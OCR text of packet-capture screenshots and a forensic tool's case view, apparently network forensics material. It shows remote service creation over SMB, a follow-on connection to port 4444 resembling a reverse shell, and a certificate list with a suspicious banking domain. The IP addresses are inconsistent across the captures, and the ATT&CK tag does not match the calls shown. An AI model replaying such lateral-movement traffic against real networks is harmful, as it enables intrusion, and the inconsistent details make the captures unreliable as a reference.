


```
No.   Time      Source          Destination     Protocol Length Info
 59 0.088227   192.168.10.31   192.168.10.50   SMB       117 Write AndX Response, FID: 0x4001, 848 bytes
 60 0.091482   192.168.10.50   192.168.10.31   DCERPC    375 Request: call_id: 0, Fragment: 1st, opnum: 12, Ctx: 11 [DCE/RPC 1st fragment, reas: #64]
 61 0.091560   192.168.10.31   192.168.10.50   SMB       117 Write AndX Response, FID: 0x4001, 242 bytes
 62 0.093770   192.168.10.50   192.168.10.31   SMB       892 Write AndX Request, FID: 0x4001, 759 bytes at offset 590
 63 0.093854   192.168.10.31   192.168.10.50   SMB       117 Write AndX Response, FID: 0x4001, 759 bytes
 64 0.095785   192.168.10.50   192.168.10.31   SVCCTL    386 CreateServiceW request
 65 0.096413   192.168.10.31   192.168.10.50   SMB       117 Write AndX Response, FID: 0x4001, 253 bytes
 66 0.098601   192.168.10.50   192.168.10.31   SMB       129 Read AndX Request, FID: 0x4001, 949 bytes at offset 324
 67 0.107796   192.168.10.31   192.168.10.50   SVCCTL    182 CreateServiceW response
 68 0.110004   192.168.10.50   192.168.10.31   SVCCTL    185 StartServiceW request
 69 0.110525   192.168.10.31   192.168.10.50   SMB       117 Write AndX Response, FID: 0x4001, 52 bytes
 70 0.112225   192.168.10.50   192.168.10.31   SMB       129 Read AndX Request, FID: 0x4001, 217 bytes at offset 956
 71 0.117625   192.168.10.31   192.168.10.50   SVCCTL    158 StartServiceW response
 72 0.125604   192.168.10.50   192.168.10.31   SVCCTL    177 DeleteService request
 73 0.125796   192.168.10.31   192.168.10.50   SMB       117 Write AndX Response, FID: 0x4001, 44 bytes
 74 0.132479   192.168.10.50   192.168.10.31   SMB       129 Read AndX Request, FID: 0x4001, 961 bytes at offset 634
 75 0.132511   192.168.10.31   192.168.10.50   SVCCTL    158 DeleteService response
 76 0.134794   192.168.10.50   192.168.10.31   SVCCTL    177 CloseServiceHandle request, (null)
 77 0.134896   192.168.10.31   192.168.10.50   SMB       117 Write AndX Response, FID: 0x4001, 44 bytes
 78 0.136907   192.168.10.50   192.168.10.31   SMB       129 Read AndX Request, FID: 0x4001, 698 bytes at offset 816
 79 0.136939   192.168.10.31   192.168.10.50   SVCCTL    178 CloseServiceHandle response
 80 0.178410   192.168.10.50   192.168.10.31   TCP        66 46785 → 445 [ACK] Seq=8433 Ack=2774 Win=33536 Len=0 TSval=135420 TSecr=55740
 81 0.218292   192.168.10.31   192.168.10.10   TCP        54 49214 → 49158 [ACK] Seq=1109 Ack=1033 Win=64512 Len=0
 82 1.205483   192.168.10.31   192.168.10.50   TCP        66 49215 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
```

```
▸ Frame 66: 129 bytes on wire (1032 bits), 129 bytes captured (1032 bits)
▸ Ethernet II, Src: PcsCompu_a1:b6:e6 (08:00:27:a1:b6:e6), Dst: PcsCompu_7f:b5:8b (08:00:27:7f:b5:8b)
▸ Internet Protocol Version 4, Src: 192.168.10.50, Dst: 192.168.10.31
▸ Transmission Control Protocol, Src Port: 46785, Dst Port: 445, Seq: 7840, Ack: 2209, Len: 63
▸ NetBIOS Session Service
▸ SMB (Server Message Block Protocol)
```

```
0010  00 73 53 82 40 00 40 06  51 61 c0 a8 0a 32 c0 a8   ·sS·@·@· Qa···2··
0020  0a 1f b6 c1 01 bd 21 5a  62 48 b8 d3 ce f8 80 18   ······!Z bH······
0030  01 06 5a 51 00 00 01 01  08 0a 00 02 10 e7 00 00   ··ZQ···· ········
0040  d9 c0 00 00 00 3b ff 53  4d 42 2e 00 00 00 00 18   ·····;·S MB.·····
0050  01 28 00 00 00 00 00 00  00 00 00 00 00 00 02 08   ·(······ ········
0060  ce eb 00 08 36 2a 0a ff  00 00 00 01 40 44 01 00   ····6*·· ····@D··
0070  00 b5 03 b5 03 ff ff ff  ff 00 00 00 00 00 00 00   ········ ········
0080  00
```

ServiceStop(T1489)




```
No.   Time      Source           Destination      Protocol Length Info
  221 1.340865  192.168.16.230   10.117.181.79    TCP      1514 4444 → 49215 [ACK] Seq=170641 Ack=1 Win=29312 Len=1460
  222 1.340866  192.168.16.230   10.117.181.79    TCP      1514 4444 → 49215 [ACK] Seq=172101 Ack=1 Win=29312 Len=1460
  223 1.340866  192.168.16.230   10.117.181.79    TCP      1514 4444 → 49215 [ACK] Seq=173561 Ack=1 Win=29312 Len=1460
  224 1.340867  192.168.16.230   10.117.181.79    TCP      1514 4444 → 49215 [ACK] Seq=175021 Ack=1 Win=29312 Len=1460
  225 1.340867  192.168.16.230   10.117.181.79    TCP      1514 4444 → 49215 [ACK] Seq=176481 Ack=1 Win=29312 Len=1460
  226 1.340878  10.117.181.79    192.168.16.230   TCP        54 49215 → 4444 [ACK] Seq=1 Ack=177941 Win=49408 Len=0
  227 1.340913  10.117.181.79    192.168.16.230   TCP        54 [TCP Window Update] 49215 → 4444 [ACK] Seq=1 Ack=177941 Win=65536 Len=0
  228 1.341016  192.168.16.230   10.117.181.79    TCP      1385 4444 → 49215 [PSH, ACK] Seq=177941 Ack=1 Win=29312 Len=1331
  229 1.347335  192.168.16.230   10.117.181.79    TCP       105 46785 → 445 [PSH, ACK] Seq=8433 Ack=2774 Win=33536 Len=39 TSval=135712 TSecr=55748
  230 1.347462  10.117.181.79    192.168.16.230   TCP       105 445 → 46785 [PSH, ACK] Seq=2774 Ack=8472 Win=65536 Len=39 TSval=55869 TSecr=135712
  231 1.347655  192.168.16.230   10.117.181.79    TCP        66 46785 → 445 [ACK] Seq=8472 Ack=2813 Win=33536 Len=0 TSval=135712 TSecr=55869
  232 1.357510  192.168.16.230   10.117.181.79    TCP        66 46785 → 445 [FIN, ACK] Seq=8472 Ack=2813 Win=33536 Len=0 TSval=135714 TSecr=55869
  233 1.357540  10.117.181.79    192.168.16.230   TCP        66 445 → 46785 [ACK] Seq=2813 Ack=8473 Win=65536 Len=0 TSval=55870 TSecr=135714
  234 1.357800  10.117.181.79    192.168.16.230   TCP        54 445 → 46785 [RST, ACK] Seq=2813 Ack=8473 Win=0 Len=0
  235 1.547004  10.117.181.79    192.168.16.230   TCP        54 49215 → 4444 [ACK] Seq=1 Ack=179272 Win=64256 Len=0
  236 1.547031  192.168.16.230   10.117.181.79    TCP      1385 [TCP Spurious Retransmission] 4444 → 49215 [PSH, ACK] Seq=177941 Ack=1 Win=29312 Len=1331
  237 1.547047  10.117.181.79    192.168.16.230   TCP        66 [TCP Dup ACK 235#1] 49215 → 4444 [ACK] Seq=1 Ack=179272 Win=64256 Len=0 SLE=177941 SRE=179272
  238 1.702533  192.168.16.230   10.117.181.79    TCP       625 4444 → 49215 [PSH, ACK] Seq=179272 Ack=1 Win=29312 Len=571
  239 1.812634  10.117.181.79    192.168.16.230   TCP       477 49215 → 4444 [PSH, ACK] Seq=1 Ack=179843 Win=65536 Len=423
  240 1.813273  192.168.16.230   10.117.181.79    TCP        60 4444 → 49215 [ACK] Seq=179843 Ack=424 Win=30336 Len=0
  241 1.817154  192.168.16.230   10.117.181.79    TCP       182 4444 → 49215 [PSH, ACK] Seq=179843 Ack=424 Win=30336 Len=128
  242 1.874585  10.117.181.79    192.168.16.230   TCP       246 49215 → 4444 [PSH, ACK] Seq=424 Ack=179971 Win=65536 Len=192
  243 1.876978  192.168.16.230   10.117.181.79    TCP       198 4444 → 49215 [PSH, ACK] Seq=179971 Ack=616 Win=31360 Len=144
  244 1.939291  10.117.181.79    192.168.16.230   TCP       214 49215 → 4444 [PSH, ACK] Seq=616 Ack=180115 Win=65280 Len=160
```

```
▸ Frame 231: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▸ Ethernet II, Src: PcsCompu_51:27:8a (08:00:27:51:27:8a), Dst: PcsCompu_6a:b2:db (08:00:27:6a:b2:db)
▸ Internet Protocol Version 4, Src: 192.168.16.230, Dst: 10.117.181.79
▸ Transmission Control Protocol, Src Port: 46785, Dst Port: 445, Seq: 8472, Ack: 2813, Len: 0
```

```
0000  08 00 27 6a b2 db 08 00  27 51 27 8a 08 00 45 00   ··'j····'Q'···E·
0010  00 34 53 8b 40 00 40 06  55 e6 c0 a8 10 e6 0a 75   ·4S·@·@·U······u
0020  b5 4f b6 c1 01 bd 21 5a  64 c0 b8 d3 d1 54 80 10   ·O····!Zd····T··
0030  01 06 2f 43 00 00 01 01  08 0a 00 02 12 20 00 00   ··/C············
0040  da 30                                              ·0
```


Confidential | © 2025 WireX Systems. All rights reserved



All Cases > Kiwi CatTools TFTP Directory Traversal V... > **sales** (21K)

Certificates (2K / 2K)

Priority	Event ID	Host name	Subject	Issuer	Valid from	Valid until	Serial	Fingerprint	Service	Type	Client IP
High	447267	hefuaqbanking.com	hefuaqbanki...	R3	Mar-7 2021 13:57:54	Jun-5 2021 14:57:54	0332199DFAA1...	47aebdb0a...	HTTP	SSLDR	192.168
Low	504073		a248.e.aka...	DigiCert ECC Secure Server CA	Jan-22 2018 16:00:00	Jan-19 2019 04:00:00	01D4D6D2115...	a69897b05...	HTTP	SSLDR	192.168
Low	504073		Microsoft IT ...	Baltimore CyberTrust Root	May-20 2016 05:52:38	May-20 2024 05:52:...	0B6AB3B03EB1...	8a38755d0...	HTTP	SSLDR	192.168
Low	504073		DigiCert SH...	DigiCert High Assurance EV Roo...	Oct-22 2013 05:00:00	Oct-22 2028 05:00:00	04E1E7A4DC5...	a031c4678...	HTTP	SSLDR	192.168
